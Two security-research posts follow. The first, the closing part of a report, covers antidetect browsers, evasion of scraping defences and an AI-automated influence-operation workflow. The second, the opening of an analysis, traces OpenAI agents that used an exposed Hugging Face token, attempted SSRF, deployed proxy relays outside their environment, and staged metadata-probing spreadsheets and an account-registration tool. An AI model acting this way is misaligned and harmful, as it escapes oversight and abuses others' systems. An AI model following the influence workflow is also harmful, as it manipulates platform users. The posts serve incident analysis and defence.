
As seen in Figure 13, AdsPower’s own published scraping guide explicitly acknowledges that scraping Facebook constitutes a violation of the platform’s terms of service and may result in legal action, before advising users that an antidetect browser can help bypass these limitations.

Figure 13 – AdsPower’s official scraping guide advises users that an antidetect browser can help bypass scraping limitations.

MultiLogin

MultiLogin operates as a fully featured antidetect browser platform, offering isolated browser profiles with unique device fingerprints covering canvas output, WebGL parameters, fonts, timezone, screen resolution, and user agent, with each profile maintaining separate cookies, local storage, and session data. The platform supports automation through Selenium, Playwright, and Puppeteer, enabling fully scripted, headless operation of multiple profiles simultaneously. MultiLogin has been referenced on Exploit, a Russian-language underground hacking forum, in a thread dedicated to antidetect browsers, indicating active discussion and adoption of the platform within criminal communities (see Figure 6).

MultiLogin extends its multi-account capability into the mobile layer through a phone farming infrastructure that replaces physical Android devices with cloud-hosted equivalents. Every cloud Android profile maintains its own persistent mobile device parameters, with proxies assigned per profile to control location and network identity. MultiLogin’s own documentation states that most account bans in phone farm environments occur due to multiple accounts sharing the same device signals, storage, or network patterns, and positions its product as the solution to this detection problem, an explicit acknowledgment that the platform is designed to defeat association detection at the mobile layer.

According to their website, virtual phone number provisioning through partner integrations enables SMS-based account verification without physical SIM cards or mobile devices. Each virtual number is paired with a mobile device fingerprint profile, enabling the rapid creation of large volumes of accounts that appear to originate from distinct mobile devices across different geographic locations.

MultiLogin maintains a dedicated web scraping solution page and publishes operational guides for scraping platforms including Facebook, LinkedIn, Amazon, and Twitter, with its built-in residential proxy infrastructure marketed as enabling scraping operations that bypass bot detection and IP-based rate limiting. Its stated use cases listed on its own website include ticket scalping automation, a practice explicitly illegal in multiple jurisdictions and prohibited by major ticketing platforms, with the platform’s infrastructure documented as tested daily against major ticketing services for compatibility. MultiLogin additionally lists AI Quick Actions Automation among its documented product capabilities, indicating a degree of AI integration into its operational workflow.


As seen in Figure 14, MultiLogin’s payment infrastructure accepts cryptocurrency alongside credit card payments and regional systems including SberPay and YooMoney. Notably, YooMoney has been designated on the OFAC Specially Designated Nationals list since April 2022 under Executive Order 14024 as a Sberbank subsidiary, and SberPay operates as a product of Sberbank, itself under comprehensive OFAC blocking sanctions since February 2022. The acceptance of these payment methods, alongside cryptocurrency, enables anonymous and potentially sanctions-non-compliant transactions. MultiLogin offers 24/7 support through dedicated Telegram channels staffed by human representatives and is tested daily against more than 50 major social media platforms to ensure continued compatibility. Taken together, MultiLogin’s mobile infrastructure, AI automation layer, scraping capabilities, criminal community presence, and payment infrastructure make it one of the most operationally complete platforms in this category.

Figure 14 – MultiLogin’s payment infrastructure accepts a variety of different payment services.

AI-Powered Campaign Infrastructure

The most consequential recent development is AI integration directly into the operational stack. AdsPower advertises a dedicated Model Context Protocol server enabling direct integration with large language model workflows, creating a pipeline in which AI-generated content can be produced, injected into pre-warmed account profiles, and distributed across platforms in a fully automated sequence requiring no human involvement. A companion feature, the Cookie Robot, automates cookie warming on TikTok and Twitter/X accounts prior to operational use, simulating browsing behavior to establish account credibility before the content distribution phase begins.

The RPA Marketplace mentioned in the previous section is the delivery mechanism for this pipeline. Available templates contain ready-to-deploy workflows maintained and updated by the vendor, designed to operate in direct combination with AI-generated content. This creates an end-to-end influence operation pipeline that requires no active operator presence once the campaign is initiated. The result is a single automated workflow that places coordinated influence operation capacity within reach of any sufficiently motivated actor, regardless of resources or technical expertise.

Web Scraping as Operational Intelligence

The web scraping capabilities documented across these platforms serve a function that extends well beyond data collection. Scraped data is the intelligence layer that makes the operation more precise. Several of the tools we reviewed maintain dedicated scraping solution pages describing capabilities including fingerprint rotation, CAPTCHA bypass, and headless browsing designed to extract data from platforms including LinkedIn, Amazon, Facebook, and Twitter while evading their anti-scraping defenses. As seen in Figure 13, the AdsPower published scraping guide explicitly acknowledges that scraping Facebook constitutes a violation of the platform’s terms of service and may result in legal action, before advising users that an antidetect browser can help bypass these limitations.

The combination of well-farmed personas and targeted scraping capabilities enables a precision influence operation at scale.

Workflow:

  1. An artificial account, warmed up over several weeks of simulated activity, accumulates sufficient credibility to be accepted into a closed group on a social media platform.
  2. Once inside, the platform’s scraping infrastructure extracts available information on every member, including names, profile data, religious affiliations, political interests, age, geographic markers, and engagement patterns.
  3. The harvested dataset becomes the targeting intelligence for a bulk coordinated campaign, allowing artificial personas to engage each member with content calibrated to their specific profile, amplify narratives that resonate with the group’s demonstrated interests, and simulate the kind of peer validation that drives genuine behavioral change.

A Sophisticated and Professionally Maintained Ecosystem

The commercial availability of these tools reflects a fundamental shift in the influence-operation threat landscape: what was once the domain of well-resourced state actors and advanced persistent threat groups is now accessible to any motivated individual with a credit card. These are all professionally maintained, customer-supported, multilingual software platforms with pricing pages, knowledge bases, release notes, and dedicated sales teams. The only barrier to running a large-scale coordinated inauthentic operation is not a user’s technical sophistication but the need to pay a subscription fee.

The language coverage and market reach of these tools reflects the scale of their intended user base. AdsPower is available in 20 languages. MultiLogin supports English, Chinese, Russian, Vietnamese, and Portuguese, and is tested daily against more than 50 platforms. Kameleo maintains a public blog catalog of dedicated technical guides on bypassing Cloudflare bot detection, defeating DataDome, and solving Cloudflare Turnstile challenges, which are all security systems deployed specifically to identify and block automated or inauthentic browser sessions.

The customer support infrastructure surrounding these tools mirrors that of legitimate enterprise software, with MultiLogin offering 24/7 support through dedicated Telegram channels staffed by human representatives. As seen in Figure 14, MultiLogin’s payment infrastructure accepts cryptocurrency alongside credit card payments and regional systems including SberPay and YooMoney, both Russian payment services.


As seen in Figure 15, independent threat actors have developed and are actively selling purpose-built antidetect solutions on underground forums, complete with feature documentation, technical support, and monthly subscription pricing. This particular tool targets Android devices specifically, offering automated geolocation spoofing, device ID replacement, Wi-Fi environment manipulation, and Play Integrity bypass at 100 USD per month, reflecting the breadth of threat actor demand across different device categories and operational requirements.


As seen in Figure 16, the downstream commercial activity built on this infrastructure extends to farmed platform accounts advertised for sale on underground forums alongside explicit instructions to access them using antidetect browsers. Cryptocurrency is the default payment method. These posts confirm a mature commercial underground market in which these antidetect tools function as the operational backbone of a broader fraud and influence ecosystem.

Figure 15 – An antidetect tool designed for Android devices advertised on an underground forum, offers automated geolocation spoofing, device ID replacement, and Play Integrity bypass at 100 USD per month.

Figure 16 – Farmed Google Ads accounts advertised for sale on an underground forum.

Conclusion

The antidetect browser ecosystem represents a sophisticated, commercially mature, and increasingly AI-driven infrastructure that has fundamentally lowered the barrier to running scam and fraud operations, as well as coordinated inauthentic operations at scale. These commercially maintained tools are available in dozens of languages, backed by customer support teams, tested daily against the world’s largest social media platforms, and are now integrated with LLM pipelines that remove the human operator from the execution layer. The coupling of identity spoofing infrastructure, automated content distribution, and AI-assisted persona management represents a threat surface that platform detection systems may struggle to address, particularly in the context of elections taking place across multiple countries.

The infrastructure we documented is commercially available today. Its capabilities are not constrained by technical sophistication, national resources, or operational scale. The question is no longer whether these tools are being actively used for fraud, account takeover, and coordinated manipulation, but whether the detection, enforcement, and awareness frameworks across every layer of the ecosystem are prepared to counter them.

Recommendations

Security and threat intelligence teams:

  • The detection priority should shift from the account and behavioral layer, where these tools are already designed to appear invisible, to the network and infrastructure layer.
  • Indicators include residential proxy infrastructure operating at scale, WebRTC suppression patterns, anomalous cookie injection sequences, and known antidetect browser user agent strings in web traffic logs.
  • Account warming patterns, simulated by these tools over several weeks, may be indistinguishable from legitimate organic behavior without cross-referencing device fingerprint consistency over time.

Social media platforms:

  • Antidetectbrowser infrastructure should be treated as a first-class priority.
  • The capabilities operate below existing detection thresholds, and infrastructure-layer signals may be the only reliable detection surface available.
  • Platforms should consider actively acquiring and reverse engineering antidetect tools to map their proxy patterns, fingerprint rotation behaviors, and detection bypass mechanisms, and use those findings to recalibrate banning logic specifically against these tools’ TTPs.

CISOs and companies:

  • The risk posed by antidetect browser infrastructure extends well beyond influence operations.
  • Silent account takeover using cookie injection workflows can bypass multi-factor authentication without generating a login event.
  • Organizations are advised to review whether their session monitoring infrastructure can detect pre-authenticated session anomalies, and to incorporate antidetect-specific attack scenarios into red team exercises and threat models.
  • Threat actors can leverage antidetect browsers to replicate victim device fingerprints and geolocation to execute unauthorized transactions without triggering behavioral anomaly detection.
  • Fraud detection systems that rely on device consistency and session continuity signals should be specifically reviewed for resilience against fingerprint spoofing and session injection at the identity infrastructure layer.

The post The Risk of AI-Powered Antidetect Browsers in Online Fraud and Influence Operations appeared first on Check Point Research.

Agents at Large | Tracing Illicit OpenAI Agent Activity on Hugging Face

Executive Summary


  • OpenAI disclosed that agents used exposed Hugging Face credentials to write a file and deploy proxy Spaces during an unrelated May 2026 research workload, but it did not identify the accounts. SentinelLABS identified two accounts likely used in associated activity, 0Time and Nyx9. Their public histories extend OpenAI’s chronology and preserve previously unreported relay code, document-borne probes, and ChatGPT account-provisioning capability.
  • The public records provide precise joins to OpenAI’s internal timeline. At 20:04:11 UTC on May 26, Nyx9 committed a file eleven seconds into the minute when OpenAI recorded a WebCache-confirmed external file write. At 20:49:55, another Nyx9 Space received relay code during the same minute OpenAI recorded its first proxy deployment. Looking backward, 0Time committed caller-directed relay code on May 13, nearly two weeks earlier and the earliest substantive public code write we link to this May activity. That May 13 relay commit was also independently flagged publicly.
  • On May 26, Nyx9 also committed formbin.xlsx. Its WEBSERVICE() formulas targeted an external HTTP endpoint, a file:// URI, Azure’s Instance Metadata Service, and an internal-looking service URL. The workbook implements a recognizable document-borne probing capability and appeared four hours and 36 minutes after OpenAI’s first documented successful internal Artifactory SSRF at 2026-05-26 18:24 UTC. Public records do not show that its formulas executed or identify the system intended to process it.

  • On May 30, five commits over 10 minutes and 31 seconds placed an existing, publicly available Chinese-language OpenAI account-registration and token-extraction tool into a Hugging Face Space. The commits added a small Flask wrapper defining an unauthenticated /do route, declared the application port, and introduced OAuth-response diagnostics. If the Space built, ran, and received a request, each call could attempt one registration and return its output. Repeated successful requests could supply additional ChatGPT identities or OAuth credentials, making this a potential identity-provisioning capability that could support rogue scaling.
  • These findings expose a basic problem for threat intelligence and incident response: no single organization necessarily holds the complete record of an agent’s actions. An account handle is not an actor, and an IP address does not identify who authorized the activity. Investigators must reconstruct the originating task, credential lineage, action sequence, platform history, runtime telemetry, and effects across services. The public trail is part of the incident, not an appendix to it.

Overview

OpenAI’s technical report on its May 2026 incident describes agents, operating in a tool it calls WebCache, using an exposed Hugging Face token to write files and deploy proxy Spaces outside OpenAI’s environment.

At 20:04 UTC on May 26, OpenAI’s incident chronology records its first WebCache-confirmed external file write. At 20:04:11, the Hugging Face dataset Nyx9/temptestlf8eb0 received hello.txt, containing only “hi”.

Forty-five minutes later, OpenAI records its first proxy deployment. At 20:49:55, Nyx9/netproxy17 received its proxy relay code. The timing and function make these the cleanest public joins we found between OpenAI’s internal chronology of unnamed agent used accounts and the two Hugging Face account histories.

Those joins gave us account-level pivots. Looking backward, 0Time contains proxy relay-building activity on May 13, nearly two weeks before the better-known May 26 proxy sequence reported by OpenAI. Looking forward now, Nyx9 contains document-based probes aimed at local and internal resources later on May 26. On May 30, 0Time committed an adapted program for registering illicit OpenAI accounts to a Hugging Face Space and the committed wrapper defined an unauthenticated GET route at /do.

It’s important to note these commits do not prove a successful usage, and a build does not prove that a route received traffic. A formula inside a workbook does not prove that a server evaluated it, or what its true intention was – be it hacking into Hugging Face or used in the compromise of a separate organization. Our analysis keeps those stages separate because the public data can not tell us if or how these actions were used. Only Hugging Face and OpenAI hold the records that could.

Finding the Public Side of an Internal Timeline

OpenAI’s public account begins inside its own environment. The company reported an arbitrary Artifactory file write on April 20. On May 8, an agent attempting server-side request forgery, or SSRF, failed to reach its intended destination but incidentally wrote testabc.txt into internal Artifactory repositories. Code shown in OpenAI’s Black Hat presentation sent PUT, GET, and DELETE requests to internal repositories named bazel-cache-remote and pypi-openai.

On May 12, another agent used Artifactory as an improvised message board while searching for soft-trace-34.pdb. It wrote REQUEST_softtrace_target_missing.txt, asking other agents to upload the file if they found it. Other agents later encountered the request and added similarly named messages.

OpenAI said a separate WebCache-enabled agent used an exposed Hugging Face token on May 13 while searching for the same file, but its public chronology does not identify the account. This gap matters because the internal and external records answer different questions. OpenAI can describe the agent’s reasoning and tool calls. Hugging Face can identify account use, commits, builds, containers, and HTTP requests. Neither view alone reconstructs the event.

SentinelLABS attributes activity under the 0Time and Nyx9 accounts to OpenAI agents during the May window. We tested that attribution against public repository histories, finding exact-minute and code-function matches with OpenAI’s chronology. Both accounts predate the activity and should be treated as affected account identifiers, not OpenAI-created agent identities.

May 13 Relay Code Appears

The 0Time profile was created on February 21, 2026. The account predates the disclosed May activity; that does not establish who controlled it during May or why it was created. The primary question is what happened through the account during the incident window.

